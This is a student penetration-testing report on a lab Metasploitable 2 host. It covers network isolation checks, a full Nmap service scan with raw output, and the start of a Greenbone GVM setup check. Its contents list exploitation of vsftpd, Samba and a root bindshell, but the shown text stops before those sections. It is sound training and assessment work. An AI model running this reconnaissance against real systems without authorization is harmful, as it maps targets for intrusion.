VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

Session S07 | Target: Metasploitable 2 | Toolchain: Kali Linux, Nmap, Metasploit Framework, Greenbone GVM/OpenVAS

Prepared By	**Zahid Ullah (Cohort 02-Weekend-ISB)**
Role	Junior Penetration Tester
Target Host	Metasploitable 2 Enterprise Testbed (10.50.20.30/24)
Assessing Host	Kali Linux Rolling (10.50.20.10/24)
Engagement Window	6–7 November 2026 (Session S07)
Engagement Type	Grey-Box Internal Security Assessment
Lead Instructor	**Waseem Abbas Khan**:Senior Cybersecurity Specialist, CEI Master Trainer
Program	**Atomcamp & Pakistan Software Export Board (PSEB)**
Legal Authorization	Host-only, air-gapped virtual lab network; written course authorization. PECA 2016 compliant.
Classification	RESTRICTED / HIGH CONFIDENTIALITY :Student Deliverable
Repository	github.com/hckr-zahid/pseb-deploy-bootcamp :/s07-VAPT

LEGAL & ETHICAL NOTICE All activity described in this report was carried out solely against an isolated, host-only laboratory network built for this course, under explicit written authorization from the instructor and program. No production system, third-party asset, or system outside the authorized scope was accessed or tested. Testing a system without prior, explicit authorization is a criminal offence under the Prevention of Electronic Crimes Act (PECA) 2016 and comparable international legislation.

Table of Contents

Table of Contents 2
1. Summary 3
Key Metrics 4
Primary Business Impact 4
Scope and Limitations 4
2. Methodology 5
3. Host Discovery and Network Isolation Verification 5
4. Active Service Enumeration & Attack Surface Mapping 6
5. Automated Vulnerability Management (Greenbone GVM / OpenVAS) 11
5.1 Installation and Verification 11
5.2 Feed Synchronization and Scan Readiness 13
5.3 Automated Scan Execution and Results 15
5.4 GVM vs. Manual Penetration Testing :Comparative Analysis (20% Requirement) 19
6. Detailed Findings & Controlled Exploitation Proofs 21
Finding 01: Backdoor Command Execution in vsftpd 2.3.4 (CVE-2011-2523) 21
Finding 02: Weak Default Credentials Leading to Unrestricted Sudo Root Takeover 23
Finding 03: Unauthenticated Direct Root Shell Listener on Port 1524 24
Finding 04: Samba 3.0.20 usermap_script Remote Command Execution (CVE-2007-2447) 25
7. Metasploit Exploitation Walkthrough (Command-by-Command) 26
7.1 vsftpd 2.3.4 Backdoor Exploitation (Finding 01) 26
7.2 Samba usermap_script Exploitation (Finding 04) 28
8. Post-Exploitation Demonstration & Operational Discipline 29
8.1 Sensitive Data Exposure (Confidentiality Impact) 29
8.2 Persistence Staging (Demonstrating Maintained Access) 29
8.3 Clean-Up Discipline 29
9. Prioritized Remediation Roadmap 31
10. Engagement Status & Next Steps 32
10.1 Work Completed 32
10.2 Outstanding / Scheduled Next Steps ..... **Error! Bookmark not defined.**
10.3 Repository & Evidence 32

1. Summary

Between 6–7 November 2026, the assessor conducted an authorized grey-box **Vulnerability Assessment and Penetration Testing (VA/PT)** engagement against a single target host, **10.50.20.30**, within an isolated host-only laboratory network. The objective was:

(1) Enumerate the exposed attack surface and correlate it against known vulnerability signatures using Greenbone Vulnerability Management (**GVM/OpenVAS**).

(2) Independently validate exploitability through manual, controlled proof-of-concept exploitation using the **Metasploit Framework** and native **Linux** tooling.

(3) Translation of both result sets into a prioritized, actionable remediation roadmap.

The engagement confirmed that the target exposes a critical, multi-vector attack surface consistent with a deliberately vulnerable training image. Four findings were fully weaponized and proven with root-level proof of concept, three of them rated Critical **(CVSS v3.1 9.8)** and one High **(CVSS v3.1 8.1).** Exploitation chains required no prior credentials, no user interaction, and no evasion of any defensive control indicating the host, as configured, provides essentially unrestricted compromise to any network adjacent-attacker.

The automated phase has since been completed and corroborates these results. After feed synchronization finished, a **GVM/OpenVAS scan** of **10.50.20.30** ran to completion on 7 November 2026 and returned **63** high-confidence findings **(11 Critical, 7 High, 39 Medium, 6 Low)** with a composite severity of 10.0 (Critical). Section 5.4 shows where automated and manual results agree (the vsftpd backdoor and the port 1524 bindshell), where they diverge (the Samba flaw and default credential chain were under-rated by the scanner), and which additional Critical exposures GVM reported that were not weaponized.

Key Metrics

Metric	Result	Significance
Findings fully validated with PoC	4	Covers four independent attack vectors
Critical-severity findings (CVSS ≥ 9.0)	3 of 4	Unauthenticated RCE achievable on each
High-severity findings	1 of 4	Credentialed, trivially escalates to root
Root shells obtained	4 independent paths	vsftpd backdoor, Samba RCE, raw bindshell, SSH+sudo
Sensitive data exposure confirmed	/etc/shadow hash dump	Full offline credential-cracking exposure
Automated GVM scan (QoD ≥ 70%)	63 findings: 11 Critical, 7 High, 39 Medium, 6 Low	Composite severity 10.0 (Critical) across 15 ports; 529 raw results before filtering
GVM rating vs. manual proof	2 of 4 findings agree	Samba and default credentials under-rated by GVM
Critical exposure found by GVM only	TWiki, dRuby, distccd, rexec	Carried into roadmap (Section 9)

Primary Business Impact

An unauthenticated, network-adjacent attacker can obtain immediate, unrestricted root command execution on the target through at least three independent vectors, extract every password hash on the host, demonstrate durable persistence, and pivot toward the exposed database and messaging services all without defeating any access control, encountering any logging countermeasure, or requiring advance reconnaissance beyond a standard port scan.

Scope and Limitations

This assessment was limited to the single host 10.50.20.30 on an isolated host-only network segment, over a fixed two-day engagement window. Testing was grey-box: the assessor was given target scope and general environment context but no pre-shared credentials. The automated GVM/OpenVAS scan was executed once vulnerability-feed synchronization had completed; it is reported in Section 5.3 and compared against the manual results in Section 5.4. Known limitations are:

(1) A single scan run is reported and reviewed at the default 70% QoD threshold, so the 466 lower-confidence results (of 529) are excluded from the severity counts.

(2) Only four findings were carried to full proof-of-concept exploitation, so the additional Critical results reported by GVM were not manually validated.

(3) GVM severities are taken from its vulnerability feed and may differ from the CVSS v3.1 scores assigned to the manually validated findings.

2. Methodology

The engagement followed a standard four-phase penetration testing methodology aligned with PTES (Penetration Testing Execution Standard) and OWASP testing guidance, adapted for a single-host lab scope:

1. **Reconnaissance & Network Isolation Verification**

   Confirm host reachability and confirm the test network has no route to production or external networks before any intrusive activity begins.

2. **Active Enumeration:**

   Full TCP port, service, and OS fingerprinting with Nmap to establish the attack surface.

3. **Vulnerability Analysis:**

   Automated correlation of service banners/versions against known-vulnerability signatures using Greenbone GVM/OpenVAS, cross-checked against manual research (NVD/CVE, Exploit-DB, Metasploit module database).

4. **Exploitation & Post-Exploitation: C**ontrolled, in-scope proof-of-concept exploitation of confirmed vulnerabilities using the Metasploit Framework and native OS tooling, followed by a bounded demonstration of impact (data access, persistence, cleanup) consistent with a professional, non-destructive testing standard.

Severity throughout this report is scored with CVSS v3.1 base metrics, and weaknesses are classified against MITRE CWE identifiers. All commands, tool output, and figures in this report were captured live during the engagement window stated on the cover page.

3. Host Discovery and Network Isolation Verification

Before any intrusive testing, the lab network was confirmed to be a closed, host-only segment with no route to production networks or the internet a standard safety control for any offensive-security exercise. The assessing host (10.50.20.10) was confirmed to reach the target (10.50.20.30) over the local segment, while an outbound probe to a public resolver (8.8.8.8) was confirmed to fail completely, evidencing zero external egress.




Figure 3.1 *Kali Linux interface configuration, successful target reachability check, and confirmed host-only isolation (100% loss / exit 1 to an external address).*

Interpretation

This step is a prerequisite control, not a finding: it establishes that every subsequent exploitation step in this report occurred entirely within an authorized, air-gapped laboratory boundary, and that no traffic could have reached a system outside the defined scope.

4. Active Service Enumeration & Attack Surface Mapping


A full TCP connect/SYN scan with service/version detection, default NSE scripts, and OS fingerprinting was executed against the target:

```
sudo nmap -sV -sC -O -T4 10.50.20.30 -oN nmap_services.txt
```

The scan returned 20 open TCP ports, several of which are individually sufficient to compromise the host outright. The table below summarizes the attack-surface-relevant results;

Full raw output is captured in Figures 4.1–4.3.

Port	Service	Version / Banner	Notable Risk Indicator
21/tcp	ftp	vsftpd 2.3.4	Anonymous login allowed; known backdoored build (Finding 1)
22/tcp	ssh	OpenSSH 4.7p1 Debian	Legacy version; weak/default credentials (Finding 2)
23/tcp	telnet	Linux telnetd	Cleartext authentication protocol
25/tcp	smtp	Postfix smtpd	Open relay risk / user enumeration via VRFY
139,445/tcp	netbios-ssn	Samba smbd 3.0.20-Debian	Vulnerable usermap_script RCE (Finding 4)
512,513,514/tcp	exec/login/shell	Netkit rsh/rexec	Cleartext r-services, trivially abused
1524/tcp	bindshell	Metasploitable root shell	Unauthenticated raw root shell (Finding 3)
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5	Legacy, multiple known CVEs
5432/tcp	postgresql	PostgreSQL 8.3	Legacy, default postgres account risk
5900/tcp	vnc	VNC protocol 3.3	Weak authentication scheme
6667/tcp	irc	UnrealIRCd 3.2.8.1	Historically backdoored IRCd build
8180/tcp	http	Apache Tomcat/Coyote 1.1	Default/weak manager credentials risk



```
┌──(badguy㉿kali)-[~/day3_lab/logs]
└─$ mkdir -p ~/day3_lab/logs
cd ~/day3_lab/logs
sudo nmap -sV -sC -O -T4 10.50.20.30 -oN nmap_services.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-06 20:58 +0500
Nmap scan report for 10.50.20.30
Host is up (0.00075s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.50.20.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDST
ATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35288/udp   mountd
|   100005  1,2,3      50171/tcp   mountd
|   100021  1,3,4      41228/udp   nlockmgr
|   100021  1,3,4      51959/tcp   nlockmgr
|   100024  1          35230/udp   status
|_  100024  1          55369/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

Figure 4.1 *Nmap scan output (part 1) ports 21 (vsftpd 2.3.4, anonymous FTP enabled), 22 (OpenSSH 4.7p1), 23, 25, 53, 80, 111, 139/445.*



```
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 24
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, Speaks41ProtocolNew, SupportsTransactions, Support41Auth, Su
pportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|_  Salt: E=@jw6C1g9#BcJ,9xt]S
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=Th
ere is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-11-06T16:00:34+00:00; +10s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:34:38
|   source ident: nmap
|   source host: 631F8BA8.A74E6B58.90843EAE.IP
|_  error: Closing Link: oalrvazmh[10.50.20.10] (Quit: oalrvazmh)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:76:3A:42 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:
linux:linux_kernel
```

Figure 4.2 *Nmap scan output (part 2) ports 512–524, 1099, 1524 (bindshell, flagged by Nmap itself as "Metasploitable root shell"), 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180.*




Figure 4.3 *Nmap OS detection, service summary, and SMB host-script results confirming hostname metasploitable, Samba 3.0.20-Debian, SMB signing disabled, and Linux kernel 2.6.9–2.6.33.*

Interpretation

Three results independently stand out as critical-severity indicators even before exploitation: Nmap's own service-fingerprint database labels port 1524 as **"Metasploitable root shell";** the **vsftpd** banner on port **21** corresponds to a publicly documented, intentionally **backdoored** release; and **SMB** message signing is reported as disabled, which both weakens integrity guarantees on the protocol and is consistent with the legacy Samba configuration exploited in Finding 4. This breadth of exposure; 20 open services, several unauthenticated and several carrying known-CVE software defines an attack surface more consistent with a deliberately vulnerable training image than a production host, and framed the prioritization of the manual testing phase that followed.

5. Automated Vulnerability Management (Greenbone GVM / OpenVAS)

Greenbone Vulnerability Management **(GVM / OpenVAS, scanner v28.3.0 as reported by the web UI)** was deployed on the Kali assessment host to provide independent, automated vulnerability correlation against the enumerated attack surface.

5.1 Installation and Verification

Initial setup surfaced a PostgreSQL collation-version mismatch on the template1 database, which blocks gvmd database initialization. This was remediated by refreshing the database's collation version metadata, after which the gvmd database was created and the administrative account provisioned. All nine automated checks performed by gvm-check-setup subsequently passed, confirming a healthy scanner, manager, certificate chain, and an indexed **Network Vulnerability Test (NVT)** library of **95,107** signatures.




Figure 5.1 *Initial gvm-check-setup run identifying the PostgreSQL collation-version dependency that required remediation before setup could complete.*

```
┌──(badguy㉿kali)-[~/day3_lab/logs]
└─$ sudo gvm-check-setup
gvm-check-setup 25.04.0
 This script is provided and maintained by Debian and Kali.
  Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner)...
        OK: OpenVAS Scanner is present in version 23.51.0.
        OK: Notus Scanner is present in version 22.7.2.
        OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
        OK: _gvm owns all files in /var/lib/openvas/gnupg
        OK: redis-server is present.
        OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/
redis-openvas/redis-server.sock
        OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
        OK: _gvm owns all files in /var/lib/openvas/plugins
        OK: NVT collection in /var/lib/openvas/plugins contains 95107 NVTs.
        OK: The notus directory /var/lib/notus/products contains 529 NVTs.
Checking that the obsolete redis database has been removed
        OK: No old Redis DB
        OK: ospd-openvas service is active.
        OK: ospd-OpenVAS is present in version 22.10.5.
Step 2: Checking GVMD Manager ...
        OK: GVM Manager (gvmd) is present in version 26.41.0.
